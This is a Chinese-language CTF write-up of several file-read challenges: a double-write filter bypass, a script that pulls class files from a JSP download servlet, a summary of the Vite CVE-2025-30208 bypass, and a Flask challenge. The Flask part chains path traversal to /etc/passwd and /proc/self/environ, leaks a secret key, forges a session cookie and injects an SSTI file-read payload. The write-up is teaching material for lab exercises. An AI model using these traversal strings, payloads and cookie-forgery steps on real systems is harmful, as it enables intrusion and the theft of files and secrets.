


任意文件读取



双写绕过




发现 file 参数是文件名形式




尝试直接读取 /etc/passwd 无果




双写可以绕过






换成 /flag 通关



JSP 网站敏感文件遍历读取



打开网页



点击提示，用 JSP 写的网站，给的是一个下载接口，需要 POST 请求

get or post filename to /DownloadServlet ?

编写脚本遍历一些常见的敏感文件

```
import requests

def test_download(filename):
    url = "http://challenge.qsnctf.com:31930/DownloadServlet"
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'Accept-Charset': 'UTF-8'
    }
    data = {'filename': filename}

    response = requests.post(url, data=data, headers=headers)

    print(f"Testing {filename}")
    print(f"Status: {response.status_code}")
    print(f"Content-Type: {response.headers.get('Content-Type', 'Not Set')}")


    # 如果是 class 文件, 保存下来
    if response.headers.get('Content-Type') == 'application/octet-stream':
        filename_only = filename.split('/')[-1]
        with open(filename_only, 'wb') as f:
            f.write(response.content)
        print(f"Saved to {filename_only}")

    print("-" * 50)

# 测试路径
paths = [
    "WEB-INF/classes/com/ctf/file/DownloadServlet.class",
    "WEB-INF/classes/com/ctf/flag/FlagManager.class",
    "WEB-INF/classes/com/ctf/flag/flag.txt",
    "WEB-INF/classes/flag.txt",
    "WEB-INF/classes/flag",
    "../classes/com/ctf/flag/FlagManager.class"
]

for path in paths:
    test_download(path)
```

反编译下载的 FlagManager 文件



编写脚本解密

```
key = [110, 107, 185, 183, 183, 186, 103, 185, 99, 105, 105, 187, 105, 99, 102, 184, 185, 103, 99, 108, 186, 107, 187, 99, 183, 109, 105, 184, 102, 106, 106, 188, 109, 186, 111, 188]

flag = []
for k in key:
    c = (k ^ 48) - ord('8')
    flag.append(chr(c))

print(''.join(flag))      # SQCTF{85caad1c-33e3-0bc1-6d5e-a73b044f7d9f}
```


Vite 任意文件读取（CVE-2025-30208）



CVE-2025-30208 是 Vite 开发服务器中 `@fs` 功能的 **文件系统访问控制绕过** 漏洞

攻击者只需在请求 URL 中追加 `?raw??` 或 `?import&raw??` 等参数

即可绕过 `server.fs.deny` 限制，读取任意文件内容，包括项目根目录外的敏感文件



/proc/self/ 当前进程信息利用



访问环境，任意输入 `ls`

Welcome to N1 Page

Your name:

提交

网页将我们的输入值 ls 打印出来，可能存在模板注入

N1 Page

Hello : ls, why you don't look at our [article](#)?

进一步进入 article 界面，测试 flag，模板注入 `{{1+2}}`

Article Content:

THIS IS A SAMPLE ARTICLE!

Article Content:

no permission!

注意到输入为 `{{1+2}}` 时给出了路径

Article Content:

[Errno 2] No such file or directory: '/home/nu11111111/articles/{1 2}'

开始尝试路径穿越 `../../../../../../../../etc/passwd`，获得 `passwd` 文件值

Article Content:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/n
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
```

利用 `/proc/self/environ` 获取当前程序的环境变量

猜测 `flag` 存在于 `/home/sssserver/flag`，但是还是显示无权限

Article Content:

```
HOSTNAME=3085af19b89fHOME=/rootPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binPWD=/home/sssserverFLAG=flag(f90a8a60-015b-4cfd-919a-aba85502147d)
```

利用 `/proc/self/cmdline` 获取当前程序命令行记录，发现 `python server.py` 命令，典型的使用了 flask 或 Django

Article Content:

`pythonserver.py`

进一步利用 `/proc/self/cwd` 获取当前进程目录，通过 `/proc/self/cwd/server.py` 得到源码 `server.py`

```
# 导入必要的模块
import os
# Flask核心模块
from flask import (
    Flask,
    render_template, # 渲染模板文件
    request,         # 处理HTTP请求
```



```

url_for,          # URL生成
redirect,         # 重定向
session,          # 会话管理
render_template_string # 从字符串渲染模板（危险操作！）
)
from flask_session import Session # 服务器端会话存储

# 初始化Flask应用
app = Flask(__name__)

# !!! 高危安全警告 !!!
# 使用execfile动态执行外部Python文件
# 安全隐患：可能执行恶意代码，应该改用常规导入方式
execfile('flag.py') # 加载flag.py文件，预期定义flag变量
execfile('key.py')  # 加载key.py文件，预期定义key变量

# 从导入的文件中获取配置
FLAG = flag          # 存储flag值
app.secret_key = key # 设置Flask应用的加密密钥

# 路由定义：/n1page 接受GET和POST请求
@app.route("/n1page", methods=["GET", "POST"])
def n1page():
    # 如果不是POST请求，重定向到首页
    if request.method != "POST":
        return redirect(url_for("index"))

    # 从表单获取n1code参数，如果不存在则为None
    n1code = request.form.get("n1code") or None

    # !!! 不安全的输入过滤 !!!
    # 仅移除了部分特殊字符，过滤不充分
    # 安全隐患：可能导致模板注入攻击
    if n1code is not None:
        n1code = n1code.replace(".", "").replace(
            "_", "").replace("{", "").replace("}", "")

    # 会话管理逻辑
    if "n1code" not in session or session['n1code'] is None:
        session['n1code'] = n1code # 将过滤后的值存入session
        template = None

    # 如果session中有n1code值，渲染模板
    if session['n1code'] is not None:
        # !!! 高危安全警告 !!!
        # 直接使用字符串格式化拼接用户输入
        # 可能导致XSS或模板注入漏洞
        template = '''<h1>N1 Page</h1>
<div class="row">
    <div class="col-md-6 col-md-offset-3 center">
        Hello : %s, why you don't look at our
        <a href='/article?name=article'>article</a>?
    </div>
</div>''' % session['n1code']

        session['n1code'] = None # 使用后清空session值
        return render_template_string(template) # 危险操作!

# 首页路由
@app.route("/", methods=["GET"])
def index():
    # 渲染主页面模板
    return render_template("main.html")

```

```
# 文章路由
@app.route('/article', methods=['GET'])
def article():
    error = 0
    # 获取name参数, 默认为'article'
    page = request.args.get('name', 'article')

    # !!! 不完善的安全检查 !!!
    # 仅检查是否包含'flag'字符串
    # 安全隐患: 可能通过路径遍历访问其他文件
    if 'flag' in page:
        page = 'notallowed.txt'

    try:
        # !!! 文件操作安全风险 !!!
        # 直接拼接用户输入的文件路径
        # 可能导致任意文件读取漏洞
        file_path = '/home/nu1111111l/articles/{}'.format(page)
        template = open(file_path).read()
    except Exception as e:
        # !!! 信息泄露风险 !!!
        # 直接将异常信息返回给用户
        # 可能暴露敏感系统信息
        template = str(e)

    # 渲染文章模板, 传入读取的内容
    return render_template('article.html', template=template)

# 主程序入口
if __name__ == "__main__":
    # 启动Flask应用
    # 安全建议: 生产环境应设置debug=False
    app.run(host='0.0.0.0', debug=False)
```

在 `key.py` 中得到密钥

```
key = 'Drmhze6EPcv0fN_81Bj-nA'
```

到这里时借用 **Wilson Sumanang, Alexandre ZANNI** 大佬的 [flask session hack](#) 脚本

```
python flask_session_cookie_hack.py decode -c {cookie} -s {secert_key}
```

← → ↺ ⬆ ⚠ 不安全 | fc0f8acc-9854-4077-8e9d-5849da472989.node3.buuoj.cn

Welcome to N1 Page

Your name:

提交

Name	Value
session	eyJuMWNvZGUiOm51bGx9.X92dcQ.uupVCI_MilFwJPSj4hnJB6D5F4
UM_distinctid	175dbf9f78b66f-0e1c7b16b29635-930346c-144000-175dbf9f78cc11

执行解密脚本


```
PS E:\BUUCTF-WP\N1B00K\scripts> python .\flask_session_cookie_hack.py decode -c eyJuMWNVZGUiOm51bGx9.X92dcQ.uupVCL_MiIFwJPSj4hnJTB6D5F4 -s Drmhze6EPcv0fN_81Bj-nA
{'n1code': None}
```

然后把 {'n1code': None} 换成读文件 flag.py 的代码，加密回去

```
{'n1code': '{{\'\'\'.__class__.__mro__[2].__subclasses__()[40](\'flag.py\').read()}}'}
```



```
PS E:\BUUCTF-WP\N1B00K\scripts> python .\flask_session_cookie_hack.py encode -t '{"n1code": '{{\'\'\'.__class__.__mro__[2].__subclasses__()[40](\'flag.py\').read()}}'}' -s Drmhze6EPcv0fN_81Bj-nA
eyJuMWNVZGUiOiJ7eycnLl9fY2xhc3NfXy5fX21yb19fWzJdLl9fc3ViY2xhc3Nlc19fKClbNDBdKCdbbGFnLnB5JykucmVhZCgpfX0ifQ.X92fSQ.KKLJgd92Ymr6a29ENijcYidV1Mk
```

得到 cookie 值，修改网页 cookie 值，在表单填入任意值，完成对 session['n1code'] 的修改



Welcome to N1 Page

Your name:



N1 Page

Hello : #!/usr/bin/python flag = 'n1book{afr_3_solved}', why you don't look at our [article](#)?

